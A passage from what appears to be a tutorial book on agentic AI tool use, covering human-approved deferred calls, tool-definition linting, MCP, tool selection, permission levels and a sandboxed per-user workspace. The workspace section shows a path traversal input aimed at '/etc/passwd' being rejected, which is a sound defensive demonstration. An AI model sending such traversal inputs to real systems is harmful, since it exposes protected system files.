- Long-running jobs (async execution).
- Cross-environment execution (agent in a restricted environment, tool runs elsewhere).
- Compliance boundaries (execution requires audit logging, ticketing, or dual control).

The core contract is an *idempotent continuation*: the agent pauses with structured requests, then resumes with structured results, maintaining stable call identifiers so results can be matched to requests.

```python
# Run 1: agent proposes actions but does not execute them.
deferred = agent.run_until_deferred(user_goal)

# deferred.calls: [{id, tool_name, args, rationale, risk_level}, ...]

approved_results = []
for call in deferred.calls:
    decision = human_review(call)  # approve/deny/edit
    if decision.approved:
        result = execute_tool(call.tool_name, decision.args)
        approved_results.append({"id": call.id, "result": result})
    else:
        approved_results.append({"id": call.id, "error": "denied"})

# Run 2: resume with results, continuing the same trajectory.
final = agent.resume_with_results(history=deferred.history, results=approved_results)
```

This "pause with requests → resume with results" mechanism is described directly in deferred-tool documentation. 27

Tool doctor (development-time focus) A *tool doctor* is a development-cycle mechanism used to analyze tool definitions and produce concrete recommendations for improvement **before** those tools are exposed to a running agent. Its goal is preventive rather than reactive: to eliminate ambiguous, underspecified, or misleading tool contracts that would otherwise manifest as failures, retries, or incorrect behavior at runtime.

From an architectural perspective, many issues attributed to "model errors" are in fact interface errors. Poorly chosen tool names, vague descriptions, inconsistent argument schemas, unclear return types, or undocumented side effects all increase the cognitive load on the model and reduce the reliability of tool selection and invocation. A tool doctor treats tool definitions as first-class artifacts that deserve the same scrutiny as APIs or library interfaces in traditional software engineering.

In the development cycle, the tool doctor is typically run as part of tool authoring or integration, alongside tests and schema validation. It inspects each tool definition and evaluates it against a set of qualitative criteria: whether the name accurately reflects behavior, whether the description is sufficiently explicit for an LLM to reason about usage, whether arguments are well-typed and semantically clear, and whether return values and side effects are properly documented. The output is a structured set of recommendations that developers can act on directly.

Conceptually, this is closer to *linting* or *design review* than to runtime monitoring. The emphasis is on improving contracts, not executing tools. A minimal interaction loop looks like this:

```
# Development-time analysis
tools = load_tool_definitions()
recommendations = run_tool_doctor(tools)

for r in recommendations:
    if r.severity in {"warn", "critical"}:
        apply_fix(r)
```

A well-designed tool doctor batches tools to stay within context limits, ignores well-defined or irrelevant tools, and focuses on non-trivial improvements. This batching is not an optimization detail but a design constraint: tool doctors are meant to be run repeatedly during development, and they must scale to tool libraries with hundreds or thousands of entries.

A key design choice is that recommendations are *structured*, not free-form text. By emitting typed findings—tool name, issue category, severity, and suggested changes—the tool doctor enables downstream automation. Recommendations can be surfaced in CI pipelines, turned into pull request comments, or even applied semi-automatically to regenerate improved tool schemas.

```
ToolRecommendation(
    tool_name="search_documents",
    severity="warn",
    issue="Description underspecified",
    recommendation="Clarify expected input scope and ranking behavior",
    example_patch="Search indexed documents by keyword with optional filters..."
)
```

Although it is possible to apply similar diagnostics to runtime logs, this should be understood as an extension rather than the primary role of a tool doctor. The canonical use is *pre-runtime*: improving tools so that agents encounter fewer ambiguities, require fewer retries, and operate within clearer safety and capability boundaries.

In short, the tool doctor belongs squarely in the development loop. It formalizes a practice that experienced teams already follow informally—reviewing and refining tool interfaces—but adapts it to the unique demands of language-model-driven agents, where the "caller" is probabilistic and highly sensitive to interface quality.

Putting the pieces together Advanced tool use is best understood as a *control architecture* around the basic tool loop:

1. **Prepare toolset (dynamic tools):** expose only relevant/safe tools for this step. 26
2. **Model proposes tool calls:** possibly multiple calls in a plan.
3. **Gate execution (HITL policy):** auto-run safe calls; defer risky calls for approval. 29
4. **Pause/resume (deferred tools):** return structured requests; later resume with structured results. 27
5. **Diagnose and improve (tool doctor):** if failures recur, repair the tool contract (and optionally code), then re-run.

This combination preserves autonomy where it is safe and cheap, while providing strong guarantees—reviewability, auditability, and controllable side effects—where it matters.

MCP — Model Context Protocol

The Model Context Protocol (MCP) defines a standardized, long-lived interface through which models interact with external capabilities—tools, resources, and stateful services—using structured messages over well-defined transports.

From embedded tools to protocolized capabilities Traditional tool use patterns treat tools as prompt-level constructs: schemas are injected into context, the model emits a structured call, and the runtime executes it. MCP reframes this interaction by moving tools out of the prompt and into **external servers** that expose capabilities through a shared protocol.

In this model, a tool is no longer a static definition bundled with the agent. It is a remotely exposed capability with its own lifecycle, versioning, and state. The agent connects to a server, queries what is available, and then reasons about which capabilities to invoke. This shift enables reuse across agents, reduces prompt size, and makes tool behavior observable and debuggable at the protocol level.

Transport evolution and protocol design MCP adopts JSON-RPC 2.0 as its core message format, inheriting well-understood semantics for requests, responses, notifications, and error handling. Early implementations favored persistent local transports, closely mirroring LSP. As MCP moved beyond desktop use cases, the protocol evolved to support web-native transports.

HTTP enables MCP servers to be deployed behind standard infrastructure, integrated with authentication and authorization systems, and scaled independently. Server-Sent Events (SSE) complement this by allowing servers to push asynchronous updates and streamed results back to the agent runtime. Crucially, MCP separates message semantics from transport details, allowing the same protocol concepts to operate across local, remote, and hybrid environments.

MCP as a generalization of tool use While tool invocation is a central use case, MCP generalizes the notion of "tools" into a broader concept of **capabilities**. These typically include callable functions, addressable resources such as files or datasets, reusable prompt fragments, and event streams emitted by long-running operations.

Rather than embedding all of this information in the model's context window, the agent maintains a live connection to one or more MCP servers. The model focuses on reasoning and decision-making, while the protocol layer handles execution, retries, streaming, and persistence. A minimal interaction sequence illustrates the idea:

```
{
  "jsonrpc": "2.0",
  "id": 1,
  "method": "capabilities/list"
}
```

```
{
  "jsonrpc": "2.0",
  "id": 2,
```

```
  "method": "tools/call",
  "params": {
    "name": "search_documents",
    "arguments": {
      "query": "tool permissions in agent systems"
    }
  }
}
```

The model never needs to know where the tool runs or how it is implemented—only the contract exposed by the server.

MCP as an architectural boundary A key contribution of MCP is the introduction of a **hard architectural boundary** between models and execution environments. MCP makes explicit that models reason, but do not own stateful side effects. Files, caches, background tasks, and long-running computations live on the server side; the model interacts with them through identifiers and protocol messages.

This separation clarifies responsibilities. Tool servers evolve independently of agent prompts. Multiple agents can share the same capabilities. Security and permissioning can be enforced at the protocol boundary rather than through fragile prompt conventions. Conceptually, MCP plays a role similar to an operating system interface: it mediates access to resources without embedding implementation details into application logic.

Capability discovery and late binding MCP emphasizes late binding. Capabilities are discovered at connection time rather than fixed at agent construction. This allows agents to adapt to different environments, permission sets, or deployments without modification. The agent remains generic; specialization emerges from the servers it connects to.

This design is particularly important in enterprise and multi-tenant settings, where available tools may depend on user identity, organizational policy, or runtime context. By deferring binding decisions to the protocol layer, MCP avoids the combinatorial explosion that would result from statically encoding all possibilities into prompts.

Stateful servers and long-running interactions Another defining aspect of MCP is the explicit distinction between stateless models and stateful servers. Persistent context belongs with the server: open documents, indexed corpora, partial computations, or monitoring tasks. The model references this state indirectly, using handles or resource identifiers.

This inversion is essential for long-running agents. Instead of repeatedly expanding prompts to carry accumulated state, MCP allows agents to operate over compact references. Token usage is reduced, failure modes become clearer, and sessions can span far beyond what prompt-based approaches allow.

Streaming, events, and non-blocking tools MCP also generalizes beyond simple request–response interactions. Tools may emit incremental updates or asynchronous events, allowing agents to monitor progress, interleave reasoning, or react to external changes. This enables non-blocking patterns such as long-running analysis, background ingestion, or continuous observation of external systems.

At the protocol level, these interactions are explicit, rather than simulated through repeated polling or prompt reconstruction.

Why MCP matters MCP provides the connective tissue that allows all prior tool-use patterns to scale. Tool contracts define what can be called, permissions define whether it may be called, workspaces define where artifacts live, and MCP defines how these pieces interact over time. It does not replace tool use; it stabilizes it.

For modern agentic systems—especially those operating over long horizons, with many tools or multiple agents—MCP is less an optimization than a prerequisite for maintainable design.

Hands-On: Introduction

The hands-on sections that follow demonstrate the practical implementation of tool use and its surrounding concerns: basic tool calling, structured outputs, tool selection, tool permissions, and the workspace pattern. Each section includes runnable notebooks that show how these mechanisms work in practice, from defining tools as Python functions to managing authority boundaries in production systems.

Tool use marks the transition from language models that generate text to agents that take action. The first exercise introduces this fundamental loop: the model proposes a tool call, the framework executes it, and the result feeds back into the conversation. Structured outputs extend this by constraining the model to return data conforming to a schema rather than free-form text, enabling direct integration with typed code. These two capabilities form the foundation upon which the remaining exercises build.

The later exercises address concerns that emerge when tool-based agents operate in production. Tool selection tackles the problem of large tool catalogs, where presenting dozens of options in every request dilutes the model's attention and increases errors. Tool permissions introduce explicit authority boundaries that distinguish between observation and mutation, between internal operations and external connections. The workspace pattern provides a mechanism for agents to externalize artifacts too large for the context window while maintaining user isolation and path security. Together, these exercises move from the mechanics of tool calling to the architectural patterns that make tool-based agents reliable and safe at scale.

MCP (Model Context Protocol) is introduced conceptually in this chapter but has its own dedicated chapter with hands-on exercises.

Hands-On: Tool Use

Tool use is the mechanism by which language models cross the boundary between reasoning and action. Instead of generating text that describes what should happen, the model invokes external functions that actually make it happen. This transforms a language model from a text generator into an agent capable of interacting with the world.

This hands-on explores tool use through `example_tools.ipynb`, demonstrating how models decide when to use tools and how tool results flow back into the reasoning process.

Why Tools Matter

Language models excel at pattern matching and text generation, but they have fundamental limitations. They cannot reliably perform precise arithmetic, access real-time data, or interact with external systems. Consider asking a model to add two large numbers:

```
What is 40123456789 + 2123456789?
```

A model might attempt to compute this mentally, but large number arithmetic is error-prone when done through token prediction. The model wasn't trained to be a calculator; it was trained to predict text. Even if it produces the correct answer sometimes, it's unreliable.

Tools solve this by delegating specific operations to external code. Instead of predicting what the sum might be, the model calls an `add` function that computes it exactly. The model's job becomes deciding when to use a tool and constructing the correct arguments, not performing the computation itself.

Defining Tools

In `example_tools.ipynb`, tools are defined as Python functions:

```python
def add(a: int, b: int) -> int:
    """Add two numbers"""
    print(f"Adding {a} + {b}")
    return a + b
```

```python
def sub(a: int, b: int) -> int:
    """Subtract two numbers"""
    print(f"Subtracting {a} - {b}")
    return a - b
```

Three elements matter here. First, the function name tells the model what the tool does. Second, the type hints (`a: int, b: int`) define what arguments the tool accepts. Third, the docstring provides a natural language description that helps the model understand when to use the tool.

The framework converts these Python functions into JSON schemas that are sent to the model alongside the conversation. The model sees something like:

```json
{
  "name": "add",
  "description": "Add two numbers",
  "parameters": {
    "type": "object",
    "properties": {
      "a": {"type": "integer"},
      "b": {"type": "integer"}
    },
    "required": ["a", "b"]
  }
}
```

This schema is part of the model's context. When the model decides a tool is needed, it generates a structured output specifying which tool to call and with what arguments.

The Tool Use Loop

When we create an agent with tools and run it:

```python
agent = get_agent(tools=[add, sub])

prompt = "What is the sum of 40123456789 and 2123456789?"
agent_run, nodes = await run_agent(agent, prompt, verbose=True)
```

The following sequence occurs:

1. The model receives the prompt along with the tool schemas.
2. The model reasons that this is an addition problem and that the `add` tool is appropriate.
3. Instead of generating a text answer, the model outputs a tool call: `add(a=40123456789, b=2123456789)`.
4. The framework intercepts this, executes the Python function, and captures the result: `42247245578`.
5. The result is sent back to the model as a new message in the conversation.
6. The model generates its final response incorporating the tool result.

This loop is the foundation of agentic behavior. The model doesn't just predict text; it takes actions and observes their results. Each tool call is a deliberate decision, and each result feeds back into the model's reasoning.

Tool Selection

The model must decide which tool to use, if any. Given our two tools (`add` and `sub`), the model selects based on the task. If the prompt asks for a sum, it calls `add`. If it asks for a difference, it calls `sub`. If the task doesn't require either operation, the model responds without using tools.

This selection happens through the model's understanding of the tool descriptions and the current context. Good tool names and docstrings make selection more reliable. A tool named `add` with description "Add two

numbers" is unambiguous. A tool named `process` with description "Do something with numbers" would be harder for the model to use correctly.

Why This Example Uses Arithmetic

Arithmetic might seem trivial, but it illustrates tool use precisely because models are unreliable at it. When a model adds small numbers like 2 + 3, it's essentially recalling memorized patterns from training data. When numbers grow large or unusual, the model's accuracy drops because it's pattern matching, not computing.

By using the `add` tool, the model delegates to code that performs exact arithmetic. The print statement in the tool (`print(f"Adding {a} + {b}")`) makes the tool call visible, showing that the computation happened in Python, not in the model's weights.

This principle extends to any operation where precision matters: database queries, API calls, file operations, scientific calculations. The model reasons about what to do; the tool does it correctly.

The Feedback Loop

Tool use creates a feedback loop between the model and external systems. The model proposes an action, the system executes it, the result becomes new context, and the model continues reasoning. This loop can repeat multiple times in a single conversation.

For example, a more complex task might require the model to call `add` multiple times, or to call `add` and then `sub` on the result. Each tool call extends the conversation with new information that the model incorporates into its next step. This is how agents accomplish multi-step tasks: not by predicting all steps at once, but by taking one action, observing the result, and deciding what to do next.

Connection to Other Patterns

Tool use is foundational to other agentic patterns. ReAct interleaves reasoning with tool calls in an explicit text format. Planning patterns use tools to execute steps of a plan. Verification patterns use tools to check results. In each case, the core mechanism is the same: the model decides to act, the tool executes, and the result informs further reasoning.

Understanding tool use at this basic level makes the more complex patterns easier to follow. They all build on this same loop of decision, execution, and observation.

Key Takeaways

Tools enable models to perform actions they cannot do through text generation alone. A model that can call tools is qualitatively different from one that only generates text.

Tools are defined as functions with clear signatures and descriptions. The framework converts these into schemas that the model uses to understand when and how to call each tool.

The tool use loop consists of the model proposing a tool call, the system executing it, and the result being fed back as new context. This loop can repeat multiple times to accomplish complex tasks.

Tool selection depends on good naming and descriptions. The model chooses tools based on its understanding of what each tool does and what the current task requires.

Hands-On: Structured Outputs

Structured output is the pattern of constraining a model's response to conform to a predefined schema rather than allowing free-form text. This transforms the model from a text generator into a data producer, enabling direct integration with typed code and automated validation.

This hands-on explores structured output through `example_structured_outputs.ipynb`, demonstrating how to define schemas and receive typed Python objects from the model.

The Problem with Free-Form Text

When a model returns plain text, your code must parse that text to extract useful information. Consider asking a model about programming languages. A free-form response might look like:

```
Python is a dynamically typed language that supports multiple paradigms including
object-oriented and functional programming. JavaScript is also dynamically typed
and is primarily used for web development...
```

Extracting structured data from this response requires parsing natural language, which is error-prone and brittle. The model might phrase things differently each time, use unexpected formatting, or include information you didn't ask for.

Structured output eliminates this problem by making the model return data in a predefined format that your code can consume directly.

Defining a Schema

In `example_structured_outputs.ipynb`, we define a schema using Pydantic:

```python
class ProgrammingLanguage(BaseModel):
    name: str
    paradigm: str = Field(description="Primary paradigm: functional, object-oriented, procedural, etc.")
    typed: bool = Field(description="Whether the language is statically typed")
```

This schema specifies exactly what data we want. Each field has a type (`str`, `bool`) and optional descriptions that help the model understand what values to provide. The model cannot return anything that doesn't fit this structure.

The `Field` descriptions serve as documentation for the model. When the schema is sent to the API, these descriptions become part of the JSON schema that guides the model's output. Clear descriptions improve the quality and consistency of the returned data.

Configuring the Agent

The agent is configured with an `output_type` parameter:

```python
agent = get_agent(output_type=list[ProgrammingLanguage])
```

This tells the framework that the model must return a list of `ProgrammingLanguage` objects. The framework converts the Pydantic model into a JSON schema and includes it in the API request. The model's response is then validated against this schema and converted back into Python objects.

Using `list[ProgrammingLanguage]` rather than a single object demonstrates that structured output works with complex types. You can use lists, nested objects, optional fields, and other type constructs that Pydantic supports.

Running the Agent

When we run the agent with a prompt:

```python
prompt = "List 3 popular programming languages with their characteristics."
agent_run, nodes = await run_agent(agent, prompt, verbose=True)
```

The model receives both the prompt and the schema. It must produce output that validates against the schema. If it tries to return malformed data, the framework will catch the error.

Working with the Result

The result is not a string but a typed Python object:

```
result = agent_run.result.output
print(f"Type: {type(result)}")  # <class 'list'>

for lang in result:
    print(f"{lang.name}: {lang.paradigm}, typed={lang.typed}")
```

Each element in the list is a `ProgrammingLanguage` instance with properly typed attributes. You can access `lang.name`, `lang.paradigm`, and `lang.typed` directly without any parsing. Your IDE provides autocomplete, and type checkers can verify your code.

This is the key benefit: the boundary between the model's probabilistic output and your deterministic code becomes a well-defined contract. The model produces data, the schema validates it, and your code receives typed objects.

When to Use Structured Output

Structured output is appropriate when you need to process the model's response programmatically. This includes extracting entities from text, generating configuration data, producing API responses, or any situation where the output feeds into downstream code rather than being displayed directly to users.

Structured output is less appropriate when you want the model to explain, discuss, or generate content for human consumption. In those cases, free-form text is the natural choice.

Key Takeaways

Structured output constrains the model to return data matching a predefined schema. This eliminates the need to parse free-form text and ensures type safety at the boundary between model and code.

Schemas are defined using Pydantic models. Field descriptions help the model understand what values to produce and improve output quality.

The result is a typed Python object, not a string. You can work with it directly using normal attribute access, with full IDE support and type checking.

Structured output transforms the model from a text generator into a data producer, enabling reliable integration with typed codebases.

Hands-On: Tool Discovery and Selection

When an agent has access to many tools, presenting all of them in every request becomes inefficient. Context length grows, the model's attention is diluted across irrelevant options, and the likelihood of incorrect tool selection increases. Tool discovery and selection addresses this by using a separate step to identify which tools are relevant before the main agent executes.

This hands-on explores tool selection through `example_tool_selection.ipynb`, demonstrating both a manual approach and the use of `ToolSelector` to automate the process.

The Scaling Problem

Consider an agent with two tools: `add` and `sub`. The model easily selects the right one for any arithmetic task. Now imagine an agent with fifty tools covering file operations, database queries, API calls, text processing, and more. For a simple addition task, forty-nine of those tools are noise. The model must scan all descriptions, reason about relevance, and avoid being distracted by superficially similar but incorrect options.

Tool selection solves this by adding a preliminary step: before the task-execution agent runs, a tool-selection agent examines the task and filters the tool set down to only relevant capabilities.

Manual Approach

The notebook begins with a manual implementation to show the mechanics. First, we define tools as Python functions:

```
def add(a: int, b: int) -> int:
    """Add two numbers"""
    return a + b

def sub(a: int, b: int) -> int:
    """Subtract two numbers"""
    return a - b
```

To present these tools to a selection agent, we need text descriptions. The `func2descr` function extracts this from the function metadata:

```
def func2descr(f):
    out = f'Tool: {f.__name__}({", ".join(f.__code__.co_varnames[:f.__code__.co_argcount])})\n'
    if f.__doc__:
        out += f'Description: {f.__doc__}\n'
    if f.__annotations__ and 'return' in f.__annotations__:
        out += f'Return type: {f.__annotations__["return"]}\n'
    return out
```

This produces descriptions like:

```
Tool: add(a, b)
Description: Add two numbers
Return type: <class 'int'>
```

The selection agent receives the user query and tool descriptions, then outputs a list of tool names:

```
agent = get_agent(output_type=list[str])

prompt = f"""
Given the user query, select the tools to use

User query: {user_query}

Tools available:
{tools_descriptions_str}

Answer only using the tool names
"""
result, _ = await run_agent(agent, prompt)
tool_names = result.result.output
```

The structured output (`list[str]`) ensures we get a clean list of names rather than prose. We then filter the original tools to only those selected:

```
tools_agent = [tools_by_name[name] for name in tool_names if name in tools_by_name]
```

Finally, the task-execution agent runs with just the filtered tools:

```
agent = get_agent(tools=tools_agent)
result, _ = await run_agent(agent, user_query)
```

This two-stage process means the execution agent never sees irrelevant tools. Its context is focused, and tool selection is more reliable.

Using ToolSelector

The manual approach works but requires boilerplate. The `ToolSelector` class encapsulates this pattern:

```
from agentic_patterns.core.tools import ToolSelector

selector = ToolSelector([add, sub])
selected_tools = await selector.select(user_query)
```

Internally, `ToolSelector` uses `func_to_description` to generate richer tool descriptions that include full type signatures:

```
Tool: add(a: int, b: int) -> int
Description: Add two numbers
```

The improved descriptions help the selection agent understand not just what each tool does, but what types of arguments it expects. This matters when tools have similar names but different signatures.

After selection, using the tools is straightforward:

```
agent = get_agent(tools=selected_tools)
result, _ = await run_agent(agent, user_query)
```

When Tool Selection Matters

With two or three tools, tool selection adds overhead without much benefit. The model can easily reason over a small set. The pattern becomes valuable when:

The tool catalog is large. Tens or hundreds of tools overwhelm the model's context and attention. Selection reduces the working set to a manageable size.

Tools have overlapping purposes. Multiple tools might handle similar tasks in different ways. A dedicated selection step can apply more careful reasoning about which variant is appropriate.

Safety constraints apply. Some tools should only be available for certain types of tasks. The selection agent can enforce these policies before the execution agent ever sees restricted tools.

Context length is constrained. Each tool description consumes tokens. With many tools, descriptions alone might exceed context limits. Selection keeps the execution agent's context focused on what matters.

The Two-Agent Architecture

This pattern exemplifies a broader architectural principle: separating planning from execution. The selection agent plans which capabilities are needed. The execution agent carries out the task using only those capabilities.

This separation has several benefits. The selection agent can use different prompting strategies optimized for capability matching. The execution agent operates with a cleaner context. Policies and constraints can be applied at the selection boundary. And the selection result can potentially be cached or reused across similar tasks.

Key Takeaways

Tool selection is a two-stage process: first identify relevant tools, then execute with only those tools. This keeps the execution agent focused and reduces errors from irrelevant options.

The selection agent uses structured output to return tool names, which are then used to filter the available tools before execution.

`ToolSelector` encapsulates this pattern, handling tool description generation and the selection prompt internally.

Tool selection becomes increasingly valuable as tool catalogs grow, providing a scalable approach to managing large capability sets.

Hands-On: Tool Permissions

Tool permissions define explicit authority boundaries that govern what an agent can observe, query, or mutate. Without permissions, an agent with access to both a read-balance function and a transfer-funds function has equal authority to use both. Permissions create the distinction between reading data and modifying it, between internal operations and external connections.

This hands-on explores tool permissions through `example_tool_permissions.ipynb`, demonstrating how to annotate tools with required permissions and enforce those permissions either at agent construction time or at runtime.

The Permission Model

The example defines three permission levels as an enumeration:

```
class ToolPermission(str, Enum):
    READ = "read"
    WRITE = "write"
    CONNECT = "connect"
```

READ covers operations that observe state without modifying it. WRITE covers operations that mutate state. CONNECT covers operations that reach external systems like the internet or third-party APIs. A tool can require multiple permissions; sending an email might require both WRITE (recording that a message was sent) and CONNECT (reaching the mail server).

Annotating Tools with Permissions

Tools are annotated using the `@tool_permission` decorator:

```
@tool_permission(ToolPermission.READ)
def get_balance(account_id: str) -> float:
    """Get the current balance of an account."""
    return 1500.00

@tool_permission(ToolPermission.WRITE)
def transfer_funds(from_account: str, to_account: str, amount: float) -> bool:
    """Transfer funds between accounts."""
    return True

@tool_permission(ToolPermission.WRITE, ToolPermission.CONNECT)
def send_payment_notification(email: str, amount: float) -> bool:
    """Send payment notification to external email."""
    return True
```

The decorator attaches permission metadata to the function. `get_balance` requires only READ permission. `transfer_funds` requires WRITE because it modifies account state. `send_payment_notification` requires both WRITE and CONNECT because it both records an action and reaches an external email service.

Tools without the decorator default to READ permission, reflecting the principle that observation is the baseline capability and mutation requires explicit authorization.

Construction-Time Filtering

The first enforcement approach filters tools before creating the agent. The agent only sees tools it has permission to use:

```
read_only_tools = filter_tools_by_permission(ALL_TOOLS, granted={ToolPermission.READ})
agent = get_agent(tools=read_only_tools)
```

With this configuration, the agent receives only `get_balance` and `get_transactions`. It cannot call `transfer_funds` because that tool is not in its tool set. If asked to transfer money, the agent must respond that it cannot perform that action.

This approach has a clear security benefit: the agent cannot even attempt unauthorized operations because it has no knowledge of the restricted tools. The permission boundary is enforced before the agent begins reasoning.

The downside is that the agent cannot explain why a capability is unavailable. From its perspective, the transfer tool simply does not exist. It might say "I don't have a tool for that" rather than "I'm not authorized to transfer funds."

Granting Additional Permissions

Expanding the granted permissions expands the available tools:

```
write_tools = filter_tools_by_permission(
    ALL_TOOLS,
    granted={ToolPermission.READ, ToolPermission.WRITE}
)
```

Now the agent can use `get_balance`, `get_transactions`, and `transfer_funds`. It still cannot use `send_payment_notification` because that tool requires CONNECT permission, which was not granted.

Granting all three permissions gives the agent access to all tools:

```
full_tools = filter_tools_by_permission(
    ALL_TOOLS,
    granted={ToolPermission.READ, ToolPermission.WRITE, ToolPermission.CONNECT}
)
```

This graduated permission model lets you configure agents for different trust levels. A customer-facing agent might have only READ. An internal operations agent might have READ and WRITE. A fully autonomous agent might have all three.

Runtime Enforcement

The second approach lets the agent see all tools but enforces permissions when tools are actually called:

```
enforced_tools = enforce_tools_permissions(ALL_TOOLS, granted={ToolPermission.READ})
agent = get_agent(tools=enforced_tools)
```

The agent now has `transfer_funds` in its tool set and can reason about using it. But when the agent actually calls `transfer_funds`, the wrapper function checks permissions and raises `ToolPermissionError` because WRITE permission was not granted.

The agent receives this error as a tool result and must handle it. Typically, the agent will explain to the user that it attempted the action but was denied permission. This provides more transparency than construction-time filtering: the user learns that the capability exists but is restricted, rather than being told it does not exist.

Runtime enforcement is useful when you want agents to be aware of their limitations. It also enables patterns where an agent might request elevated permissions from a human supervisor before proceeding with a restricted operation.

Choosing an Approach

Construction-time filtering is simpler and more secure. The agent cannot attempt unauthorized actions because it does not know about them. This is appropriate when you want a clear, hard boundary and when explaining permission limitations is not important.

Runtime enforcement is more flexible. The agent can reason about restricted tools, explain why it cannot use them, and potentially request permission escalation. This is appropriate when transparency matters or when permissions might be granted dynamically during a conversation.

Both approaches use the same underlying permission model. The difference is where the check happens: before the agent is created, or when the tool is invoked.

Key Takeaways

Tool permissions create explicit authority boundaries between different types of operations. The READ/WRITE/CONNECT model captures the fundamental distinctions between observation, mutation, and external access.

Permissions are attached to tools using decorators and can be combined when a tool requires multiple capabilities.

Construction-time filtering removes unauthorized tools from the agent's view entirely. The agent cannot attempt restricted operations but also cannot explain why they are unavailable.

Runtime enforcement lets the agent see all tools but raises errors for unauthorized calls. The agent can reason about restricted capabilities and explain its limitations to users.

The choice between approaches depends on whether you prioritize strict containment or transparent communication about capability boundaries.

Hands-On: The Workspace

The workspace pattern addresses a fundamental tension in agentic systems: models have limited context windows, but real tasks often produce large intermediate artifacts. A data analysis might return thousands of rows. A code generator might produce hundreds of lines. A search might yield dozens of documents. Stuffing all of this into the prompt is wasteful and eventually impossible.

The workspace solves this by providing a shared, persistent file system where tools externalize large outputs. Instead of returning a full dataset, a tool writes it to disk and returns a concise summary with the file path. The agent's context stays small and focused on reasoning, while the workspace holds the unbounded material.

This hands-on explores the workspace pattern through `example_workspace.ipynb`, demonstrating path translation, the write-and-summarize pattern, user isolation, and security boundaries.

Identity and Context

The workspace resolves user and session identity from contextvars. At the request boundary (middleware, MCP handler, etc.), a single call to `set_user_session()` establishes the identity for all downstream code:

```
set_user_session("alice", "session_001")
```

All workspace functions read this identity automatically. There is no need to pass context explicitly into tools or workspace calls. In production, this is set by middleware from JWT claims or session cookies. In notebooks, it is called directly at the top of the session.

The Dual Path System

Agents operate in a sandbox. They see paths like `/workspace/reports/analysis.json`, but the actual file lives somewhere else entirely on the host filesystem. This indirection serves two purposes: it presents a clean, predictable interface to the agent, and it enables user isolation behind the scenes.

The workspace module provides functions to translate between these two views:

```
sandbox_path = "/workspace/reports/analysis.json"
host_path = workspace_to_host_path(PurePosixPath(sandbox_path))

print(f"Agent sees:    {sandbox_path}")
print(f"Actual file:   {host_path}")
```

The translation function uses the identity from contextvars to route the file to the correct user's directory. Alice's `/workspace/report.json` and Bob's `/workspace/report.json` resolve to completely different host paths.

Write Large Output, Return Summary

The core pattern is straightforward: when a tool produces output too large to return directly, it writes the full result to the workspace and returns only a summary with the file path.

```
def analyze_dataset(query: str) -> str:
    """Analyze data and save results to workspace."""
    result = {
        "query": query,
        "row_count": 50000,
        "statistics": {"mean": 42.5, "std": 12.3, "min": 0.1, "max": 99.8},
        "data": [{"id": i, "value": i * 0.1} for i in range(1000)],
    }

    output_path = "/workspace/analysis/result.json"
    write_to_workspace(output_path, json.dumps(result, indent=2))

    return f"""Analysis complete. Rows: {result["row_count"]}, Mean: {result["statistics"]["mean"]}
Full results: {output_path}"""
```

The tool generates a result with 1000 data points, but returns only the row count, key statistics, and a path. The agent can reason about the summary and, if needed, use another tool to read specific portions of the full result.

This pattern keeps the agent's context efficient. A conversation that processes multiple datasets doesn't accumulate megabytes of raw data in its prompt history.

Tools Inside Agents

Since user and session identity lives in contextvars, tools that use the workspace are plain functions. There is no need for closures or factory functions to inject context – workspace functions pick up the identity automatically:

```
def search_data(query: str) -> str:
    """Search dataset and save results to workspace."""
    matches = [{"id": i, "name": f"item_{i}", "score": 0.9 - i*0.01} for i in range(500)]

    output_path = "/workspace/search_results.json"
    write_to_workspace(output_path, json.dumps(matches))
```

```
    return f"Found {len(matches)} matches. Top 3: {matches[:3]}. Full results: {output_path}"

def read_file(path: str) -> str:
    """Read a file from the workspace."""
    return read_from_workspace(path)
```

The model sees `search_data(query: str)` and `read_file(path: str)`. The identity resolution happens transparently inside the workspace functions. The agent can use these tools directly:

```
agent = get_agent(tools=[search_data, read_file])

prompt = "Search for sensor data and tell me how many results were found."
agent_run, nodes = await run_agent(agent, prompt, verbose=True)
```

User Isolation

Each user and session gets an isolated directory. Two users writing to the same sandbox path produce files in different locations:

```
set_user_session("bob", "session_001")
write_to_workspace("/workspace/secret.txt", "Bob's private data")
bob_path = workspace_to_host_path(PurePosixPath("/workspace/secret.txt"))

set_user_session("alice", "session_001")
alice_path = workspace_to_host_path(PurePosixPath("/workspace/secret.txt"))

print(f"Bob's file:   {bob_path}")
print(f"Alice's file: {alice_path}")
```

The sandbox path is identical, but the host paths diverge based on the user ID. This isolation is invisible to the agent and to the tools themselves. They simply write to `/workspace/...` and the translation layer handles the rest.

Security Boundaries

The workspace enforces security boundaries through path validation. Attempts to escape the sandbox are blocked:

```
try:
    workspace_to_host_path(PurePosixPath("/workspace/../../../etc/passwd"))
except WorkspaceError as e:
    print(f"Blocked: {e}")
```

Path traversal attacks using `..` sequences are detected and rejected. Paths that don't start with the sandbox prefix are also rejected. The agent can only access files within its designated workspace, regardless of what paths it attempts to construct.

Connection to Other Patterns

The workspace pattern intersects with several other concerns in agentic systems.

Context management becomes tractable because large artifacts live outside the prompt. The agent reasons over summaries and references, not raw data.

Tool composition becomes flexible because tools communicate through files rather than direct parameter passing. One tool writes an artifact; another tool reads it later. They don't need to know about each other.

Retrieval-augmented generation can treat the workspace as a document store. Files written during a session can be indexed, embedded, and retrieved in subsequent turns.

Debugging and auditing become possible because intermediate artifacts persist on disk. When something goes wrong, you can examine what each tool produced.

Key Takeaways

The workspace provides a shared file system for externalizing large artifacts. Agents see sandbox paths while actual files are stored in isolated directories per user and session.

Tools should write large outputs to the workspace and return concise summaries with file paths. This keeps the agent's context small and focused.

User and session identity is managed through contextvars, set once at the request boundary. Workspace functions resolve identity automatically, so tools are plain functions with no special context-passing machinery.

User isolation happens at the path translation layer. Different users writing to the same sandbox path produce files in different host directories.

Security boundaries prevent path traversal. The translation function validates all paths and rejects attempts to escape the sandbox.

References

1. Dennis, J. B., Van Horn, E. C. *Programming Semantics for Multiprogrammed Computations.* Communications of the ACM, 1966.
2. Lampson, B. *Protection.* ACM SIGOPS Operating Systems Review, 1971.
3. Newell, A. *The Knowledge Level.* Artificial Intelligence, 1982.
4. Engelmore, R., Morgan, A. *Blackboard Systems.* Addison-Wesley, 1988.
5. Russell, S., Norvig, P. *Artificial Intelligence: A Modern Approach.* Prentice Hall, 1995.
6. Horvitz, E. *Principles of Mixed-Initiative User Interfaces.* CHI, 1999.
7. McIlraith, S., Son, T. C., Zeng, H. *Semantic Web Services.* IEEE Intelligent Systems, 2001.
